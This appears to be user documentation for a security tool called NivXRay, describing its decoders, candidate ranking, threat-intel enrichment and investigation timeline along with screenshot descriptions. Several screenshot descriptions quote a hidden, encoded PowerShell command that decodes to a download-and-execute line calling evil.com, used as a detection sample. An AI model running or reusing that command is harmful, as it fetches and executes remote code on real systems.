
Screenshot 6 · step_1_tab_lolbas




Screenshot 7 · step_1_tab_mitre



Screenshot 8 · step_1_tab_osint



Screenshot 9 · step_1_tab_ti-hits



Related: [base64_decode](#) [candidate_explorer](#) [threat_intel_enrichment](#) [investigation_timeline](#) [auto_investigate](#)

Features by Category

Analyst Workbench

Auto-Investigate

id: auto_investigate · category: Analyst Workbench · audience: user

Purpose. Chain the deterministic decoder + reasoning engine + threat-intel + MITRE mapper into a one-click investigation.

When to use

- Triaging a large volume of alerts
- Any time you would run the same decoding + enrichment steps manually

Tips

- Combine with the Candidate Explorer when the auto-verdict is ambiguous
- Results land on the Investigation Timeline for later replay

Related: [candidate_explorer](#) [threat_intel_enrichment](#) [investigation_timeline](#)

Screenshot 1 · step_1

The screenshot displays the NivXRay interface, which is a tool for analyzing and decoding data. The interface is organized into several sections:

- Top Bar:** Includes the NivXRay logo, workspace settings, and navigation tabs like COMMAND ANALYZER, KNOWLEDGE BASE, DOCS, ADMIN, MODEL STUDIO, and SAMPLES. It also shows the user's name (admin@nivxray.com) and a LOGOUT button.
- Navigation Bar:** Features buttons for 97 OPS, MITRE, YARA, LOLBAS, IOC, OSINT, and FLOW. It also includes a dropdown for PERSONA (NivX Cognis), a dropdown for LLM (Default), and a prominent NIVXRAY DECODE button. There are also buttons for SHARE, COPY LINK, REPORT, and UPLOAD.
- STATUS BAR:** Indicates the analysis is COMPLETE and the result is Malicious. It shows input/output counts (INPUT 284c, OUTPUT 69c).
- Example Commands:** A list of example commands including POWERSHELL-ENCODEDCOMMAND, RANSOMWARE NOTE, DEFANGED IOCS BUNDLE, NESTED BASE64 - GZIP, and URL-ENCODED XSS.
- Operations Panel (Left):** A list of operations categorized by type (e.g., COMPRESSION, CRYPTOGRAPHY). The current selection is 'Gzip Decompress'.
- Input/Output Area (Center):** Displays the input data (powershell.exe -Enc SQBF...), the output data (IEX(New-Object Net.WebClient).DownloadString('http://evil.com/a.ps1')), and a recipe for decoding the input.
- Threat Analysis Panel (Right):** Shows a graph of the input data, categorized by MITRE, LOLBAS, RULES, and IOCS. It also displays a list of operations (TI-HITS, OSINT, AI, FLOW, CHAIN) and a list of investigation results (RAW INPUT, EXTRACT-PAYLOAD, BASE64-DECODE, UTF16LE-DECODE).
- Predicted Process Tree (Bottom Right):** A section for predicting the process tree, with a button to PREDICT TREE and a button to COLLAPSE.

Candidate Explorer

id: candidate_explorer · category: Analyst Workbench · audience: user

Purpose. Show every candidate encoding scored dynamically against your input with per-candidate evidence and structured why-not breakdowns.

When to use

- When the winner looks wrong and you need to see the runners-up

- Investigating ambiguous inputs (base32 vs base58 vs base62)
- Learning why a certain decoder was chosen

Confidence rules


- Confidence = weighted sum of alphabet, length, entropy, decode success, printable ratio, linguistic score, file signature, malware indicators
- Runners-up carry `rejection\_reasons` with severity (high/medium/low)

Tips

- Click "CORRECT THIS" to submit a correction and (optionally) promote the input to the regression corpus
- IOC chips are enrichable — click ■ to fetch VT/OTX/AbuseIPDB verdicts

Related: [correction_flow](#) [threat_intel_enrichment](#) [investigation_timeline](#)

Screenshot 1 · step_1



Analyst Correction

id: correction_flow · category: Analyst Workbench · audience: user

Purpose. Record when the engine got a decode wrong and optionally promote the correction into the versioned regression corpus.

When to use

- Engine produced the wrong output OR the correct output via the wrong chain
- You want to guarantee this input never regresses again

Tips

- Check "Promote to regression corpus" to make this a permanent regression fixture
- Check "Trigger benchmark immediately" to see live pass/fail flips right after promoting

Related: [regression_dashboard](#) [learning_correction](#) [investigation_timeline](#)

Screenshot 1 · step_1

The screenshot displays the NivXRay web application interface. At the top, the header includes the NivXRay logo, navigation links (WORKSPACE, COMMAND ANALYZER, KNOWLEDGE BASE, DOCS, ADMIN, MODEL STUDIO, SAMPLES), and user information (admin@nivxray.com, LOGOUT). Below the header, a toolbar contains buttons for 97 OPS, MITRE, YARA, LOLBAS, IOC, OSINT, FLOW, and a dropdown menu for PERSONA (NivX Cognis). The main toolbar features a green 'NIVXRAY DECODE' button, 'ADVANCED', and 'HISTORY' options. Below this, there are buttons for SHARE, COPY LINK, REPORT, and UPLOAD.

The main content area shows the status 'NIVXRAY DECODE COMPLETE · smart · 45%' and a 'LOAD EXAMPLE' section with links to POWERSHELL-ENCODEDCOMMAND, RANSOMWARE NOTE, DEFANGED IOCS BUNDLE, NESTED BASE64 - GZIP, and URL-ENCODED XSS. A 'SHOW CANDIDATE EXPLORER' section is also visible.

The left sidebar contains a search bar and a list of operations categorized by COMPRESSION and CRYPTOGRAPHY. The main workspace is divided into several sections:

- INPUT:** A text area containing the Base64-encoded payload 'SGVsbG8gV29ybGQh'.
- THREAT ANALYSIS:** A section with tabs for GRAPH, MITRE, LOLBAS, RULES, and IOCS. It shows an 'INVESTIGATION GRAPH' with a 'RAW INPUT' node and a 'BASE64-DECODE' node.
- PIPELINE TRACE:** A section showing the decoding process, including a 'DECODEING TRACE' and a 'PREDICTED PROCESS TREE'.
- OUTPUT:** A section showing the decoded payload 'Hello World!'.

The bottom of the interface features a 'PREDICTED PROCESS TREE' section with a 'PREDICT TREE' button and a 'COLLAPSE' button.

Investigation Timeline

id: investigation_timeline · category: Analyst Workbench · audience: user

Purpose. Chronological event log per investigation (deterministic id = sha256(input)[:16]).

When to use

- Replaying an old investigation
- Audit trail for compliance
- Tracking which analyst corrected which decode when

Tips

- Every decode, correction, promote, benchmark, enrichment, and TAXII push auto-lands here
- Add free-form notes with the composer at the bottom

Related: [correction_flow](#) [candidate_explorer](#)

Screenshot 1 · step_1

The screenshot displays the NivXRay web application interface. At the top, there's a navigation bar with tabs like WORKSPACE, COMMAND ANALYZER, KNOWLEDGE BASE, DOCS, ADMIN, MODEL STUDIO, and SAMPLES. Below this, a header section shows the user's name (admin@nivxray.com) and a LOGOUT button. The main interface is divided into several sections:

- Operations:** A list of operations on the left, including COMPRESSION (8 items) and CRYPTOGRAPHY (32 items). The COMPRESSION section is expanded, showing various decompression options like Gzip, Zlib, Base64, Bzip2, LZMA/XZ, LZ4, and ROT13.
- Input:** A text area containing a PowerShell command: `powershell.exe -NoP -NonI -W Hidden -Enc SQBFaFgAKABOAGUAdwATAE8AYgBqAGUAYwB0ACAAATgB1AHQALgBXAGUAYgBDAGwAaQB1AG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALwAvAGUAdgBpAGwALgBjAG8AbQvAGEALgBwAHAMQAnACKA`. Buttons for AUTO INVESTIGATE, DECODE, and CLEAR are present.
- Recipe:** A section showing a 3-step process: 01 extract-payload, 02 Base64 Decode, and 03 UTF-16LE Decode.
- Decoding Trace:** A section showing the decoding process: 1 extract-payload (Isolated payload string from script/command wrapper), 2 base64-decode (Base64-encoded payload detected), and 3 utf16le-decode (UTF-16LE byte pattern).
- Output:** A section showing the decoded output: `IEX(New-Object Net.WebClient).DownloadString('http://evil.com/a.ps1')`. Buttons for AI DESCRIBE, ANALYZE + OSINT, and COPY are present.
- Predicted Process Tree:** A section showing a predicted process tree, with a button to PREDICT TREE and a COLLAPSE button.
- Threat Analysis:** A section on the right showing a graph of the threat analysis. It includes a legend for RAW INPUT, DECODE OP, IOC, MITRE / LOLBIN, HIGH-RISK, and TI HIT. The graph shows a flow from RAW INPUT to EXTRACT-PAYLOAD, then to BASE64-DECODE, and finally to UTF16LE-DECODE.

Threat-Intel Enrichment

id: threat_intel_enrichment · category: Analyst Workbench · audience: user

Purpose. Look up extracted IOCs against VirusTotal, AlienVault OTX, and AbuseIPDB with 24-hour caching.

When to use

- After decoding a payload that produces URLs / IPs / domains / file hashes
- Before promoting an investigation to a customer-facing report

Supported formats

- url
- ipv4
- domain
- md5
- sha1
- sha256

Confidence rules

- Aggregate verdict = MAX severity across providers
- Missing API keys yield `no-key` verdicts (does not block other providers)

Tips

- Configure API keys in Admin → Threat-Intel Enrichment
- Results are cached for 24 h — set `cache\_ttl\_hours` to tune

Related: [candidate_explorer](#) [taxii_push](#)

Screenshot 1 · step_1

The screenshot displays the NivXRay web application interface, which is a tool for analyzing and decoding commands. The interface is divided into several sections:

- Header:** Includes the NivXRay logo, navigation tabs (Workspace, Command Analyzer, Knowledge Base, Docs, Admin, Model Studio, Samples), user information (admin@nivxray.com), and a Logout button.
- Filters and Settings:** A row of buttons for filtering by category (97 OPS, MITRE, YARA, LOLBAS, IOC, OSINT, FLOW) and a dropdown for selecting a persona (PERSONA - NivX Cognis) and an LLM model (LLM - Default).
- Buttons:** A prominent green button labeled "NIVXRAY DECODE" and a "HISTORY" button.
- Actions:** Buttons for "SHARE", "COPY LINK", "REPORT", and "UPLOAD".
- Status Bar:** Shows "STATUS ANALYSIS COMPLETE · Malicious" and "INPUT 225c · OUTPUT 696".
- Example Commands:** A list of example commands including "POWERSHELL-ENCODEDCOMMAND", "RANSOMWARE NOTE", "DEFANGED IOCS BUNDLE", "NESTED BASE64 - GZIP", and "URL-ENCODED XSS".
- Show Candidate Explorer:** A link to explore ranked encoding candidates.
- Operations Panel:** A sidebar on the left with a search bar and a list of operations categorized by "COMPRESSION" (8 items) and "CRYPTOGRAPHY" (32 items). Operations include Gzip, Zlib, Base64, Bzip2, LZMA/XZ, LZ4, and various decoding/encoding functions.
- Main Analysis Area:**
 - INPUT:** A text area containing a PowerShell command: `powershell.exe -NoP -NonI -W Hidden -Enc SQBFafgAKABOAGUAdwATAE8AYgBqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAGwAaQB1AG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALwAvAGUAdgBpAGwALgBjAG8AbQAvAGEALgBwAHMANQAnACKA`.
 - CHAIN MODE (MULTI-STAGE):** A section showing a sequence of steps: 1. extract-payload, 2. Base64 Decode, 3. UTF-16LE Decode.
 - DECODING TRACE:** A detailed log of the decoding process, showing the extraction of the payload string and the subsequent decoding steps.
 - OUTPUT:** A section showing the final decoded output: `IEX(New-Object Net.WebClient).DownloadString('http://evil.com/a.ps1')`.
 - PREDICTED PROCESS TREE:** A section for predicting the process tree from the decoded payload.
- THREAT ANALYSIS:** A sidebar on the right showing threat analysis results, including a "MALICIOUS" status and a "CONFIDENCE" of 100%.

Decoders

Base58 Decode (Bitcoin alphabet)

id: base58_decode · category: Decoders · audience: user

Purpose. Decode Bitcoin/IPFS-style Base58 strings.

When to use

- Bitcoin/blockchain addresses
- IPFS content identifiers
- Multibase-encoded blobs where 0/O/I/l would be ambiguous

Supported formats

- Base58 (Bitcoin)

Confidence rules

- Alphabet must be [123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz]
- Forbidden characters 0/O/I/l cap confidence at 0.10
- Decoded output should be UTF-8 valid or a known binary signature

Common errors

- Presence of 0/O/I/l — the input is NOT Base58, try Base62 or Base64

Tips

- The Candidate Explorer ranks Base58 above Base62/Base64 when the alphabet matches

Examples

Input: 2NEpo7TZRRrLZSi2U

Output: Hello World!

Note: Canonical acceptance-test case from the Feb-2026 spec

Related: [base62_decode](#) [base64_decode](#) [candidate_explorer](#)

Screenshot 1 · step_1

The screenshot displays the NivXRay web application interface. The top navigation bar includes links for WORKSPACE, COMMAND ANALYZER, KNOWLEDGE BASE, DOCS, ADMIN, MODEL STUDIO, and SAMPLES. The user is logged in as admin@nivxray.com. The main interface is divided into several sections:

- Top Bar:** Shows the status "NIVXRAY DECODE COMPLETE" with a magic value of 45%. It also includes buttons for SHARE, COPY LINK, REPORT, and UPLOAD.
- Operations Panel (Left):** A list of operations categorized by type (e.g., COMPRESSION, CRYPTOGRAPHY). The "Base64 Decode" operation is highlighted.
- Main Workspace:**
 - INPUT:** Contains the Base64 string "JxF12TrwUP45Bmd".
 - RECIPE:** Shows a single step: "Base58 Decode (Bitcoin)".
 - PIPELINE TRACE:** Displays the decoding process, including a "DETERMINISTIC" step and a "DONE" status.
 - DECODING TRACE:** Shows the "base58-decode" step with a confidence of 45%.
 - OUTPUT:** Displays the decoded result "Hello World".
 - PREDICTED PROCESS TREE:** A section for reconstructing the downstream process tree.
- Threat Analysis Panel (Right):** Includes a "GRAPH" section showing the flow from "RAW INPUT" to "BASE58-DECODE". It also features a "TRAINING NOTE" button.

Base64 Decode

id: base64_decode · category: Decoders · audience: user

Purpose. Decode RFC 4648 Base64 payloads (standard, URL-safe, padded/unpadded).

When to use

- Suspicious PowerShell -EncodedCommand blocks
- Email attachment content-transfer-encoding
- JWT payloads and OAuth tokens

- Embedded shellcode wrappers

Supported formats

- Base64
- Base64URL
- unpadding Base64

Confidence rules

- Alphabet must be [A-Za-z0-9+/=] with valid padding
- Length must be a multiple of 4 (with '=' padding)
- Decoded output must be UTF-8 valid or match a known file signature

Common errors

- Invalid padding — supply '=' characters until length % 4 == 0
- Truncated payload — output ends mid-word

Tips

- The Magic Decoder automatically chains Base64 → UTF-16LE detection
- For URL-safe Base64 use the 'base64url-decode' operation instead

Examples

Input: SQBFAFgA

Output: IEX

Note: UTF-16LE PowerShell "Invoke-Expression" alias

Related: [base64url_decode](#) [base58_decode](#) [magic_decoder](#)

Screenshot 1 · step_1

The screenshot displays the NivXRay web application interface. The top navigation bar includes links for WORKSPACE, COMMAND ANALYZER, KNOWLEDGE BASE, DOCS, ADMIN, MODEL STUDIO, and SAMPLES. The user is logged in as admin@nivxray.com. The main interface is divided into several sections:

- Top Bar:** Shows 97 OPS, MITRE, YARA, LOLBAS, IOC, OSINT, and FLOW. The current operation is PERSONA - NivX Cognis, using the LLM - Default model. The NIVXRAY DECODE button is highlighted, along with ADVANCED and HISTORY options.
- Buttons:** SHARE, COPY LINK, REPORT, and UPLOAD.
- Status:** NIVXRAY DECODE COMPLETE - smart - 45%. INPUT 16c - OUTPUT 12c.
- Load Example:** POWERSHELL-ENCODEDCOMMAND, RANSOMWARE NOTE, DEFANGED IOCS BUNDLE, NESTED BASE64 - GZIP, and URL-ENCODED XSS.
- Show Candidate Explorer:** Ranked encoding candidates - evidence - why-not breakdown - IOCs / LOLBins / MITRE.
- Operations:** A search bar and a list of operations including COMPRESSION (8) and CRYPTOGRAPHY (32).
- Compression Operations:**
 - Gzip Decompress: Decompress gzip data (accepts base64 or hex input).
 - Zlib Decompress: Decompress zlib/deflate data.
 - Base64 -> Gzip Decompress: Base64 decode then gzip decompress.
 - Base64 -> Zlib Decompress: Base64 decode then zlib decompress.
 - Bzip2 Decompress: Decompress a bzip2-compressed blob (accepts base64 or hex).
 - LZMA/XZ Decompress: Decompress an LZMA/XZ blob (accepts base64 or hex).
 - LZ4 Frame Decompress: Decompress an LZ4-framed blob.
 - LZ4 Block Decompress: Decompress an LZ4 block (raw). Requires uncompressed_size hl.
- Cryptography Operations:**
 - Base64 Decode: Decode a Base64 string (auto-extracts payload from scripts, ...).
 - Base64 Encode: Encode data as Base64.
 - Base32 Decode: Decode a Base32 string.
 - Hex Decode: Decode hexadecimal string to text.
 - ASCII Decimal Codes -> Text: Decode a stream of space/comma-separated decimal ASCII codes.
 - Binary ASCII (0/1) -> Text: Decode a stream of space-separated 8-bit binary bytes back to text.
 - PowerShell Binary/Hex Split-Array -> Text: Decode PowerShell binary:split obfuscation: ".Split('junkcha...".
 - Hex Encode: Encode text as hexadecimal.
 - ROT13: Caesar cipher with shift 13.
 - ROT47: ROT47 substitution across printable ASCII.
 - XOR (single-byte key):
- Input:** SGVsbG8gV29ybGQh (16 chars). Buttons: AUTO INVESTIGATE, DECODE, CLEAR.
- Recipe:** 1 STEP: Base64 Decode.
- NIVXRAY DECODE - PIPELINE TRACE:**
 - #1 DETERMINISTIC smart - 45% Smart/magic race - smart
 - #2 DONE Deterministic decode succeeded at 45% - AI fallback not needed
- Boosted:** YOUR HISTORY - kind: unknown - conf: 100% (MISS button).
- Decoding Trace:** SMART - greedy chain - 45% CONFIDENCE - 1 LAYER PEELED.
- Base64 Decode:**
 - 1 B64 base64-decode - Base64-encoded payload detected
 - Hello World!
 - 12 chars
 - JUMP TO THIS LAYER
- Output:**
 - 35 - 1 STEP - B64 - 12B - 4B
 - TEXT, HEX, B64, DIFF buttons.
 - AI DESCRIBE, ANALYZE + OSINT, COPY buttons.
 - Hello World!
- Predicted Process Tree:**
 - PREDICT TREE button.
 - Click PREDICT TREE to reconstruct the downstream process tree from the decoded payload using the anti-hallucination LLM Parser.
- Threat Analysis:**
 - GRAPH, MITRE, LOLBAS, RULES, IOCS tabs.
 - TI-HITS, OSINT, AI, FLOW, CHAIN tabs.
 - INVESTIGATION GRAPH: SMART, 45% CONFIDENCE, EXPAND.
 - RAW INPUT (16 chars) -> BASE64-DECODE (Base64-encoded payload detected).
 - Legend: RAW INPUT (blue), DECODE OP (green), IOC (yellow), MITRE / LOLBIN (orange), HIGH-RISK (red), TI HIT (purple).
 - + TRAINING NOTE button.

ROT13 / ROT-N / Caesar shift

id: rot13 · category: Decoders · audience: user

Purpose. Reverse a mono-alphabetic letter-shift cipher (defaults to shift=13).

When to use

- Obfuscated PowerShell command names (CbJreFurry -Abc)
- CTF / puzzle payloads
- Historic malware that uses trivial substitution to bypass keyword scanners

Supported formats

- ROT13
- ROT-N (1-25)
- Atbash

Confidence rules

- Requires linguistic-score improvement of the DECODED text vs the input
- Marginal improvement (<0.30) is flagged; below 0.15 the transform is rejected

Common errors

- Applying ROT13 to random-looking text with no linguistic content — gets rejected as spurious

Tips

- The reasoning engine tries every ROT-N (1..25) automatically and picks the one with the highest English density

Examples

Input: CbjreFuryy -Abc

Output: PowerShell -Nop

Note: Analyst-linguistic case – ROT13 fires because the output contains a shell token

Related: [candidate_explorer](#) [magic_decoder](#)

Screenshot 1 · step_1

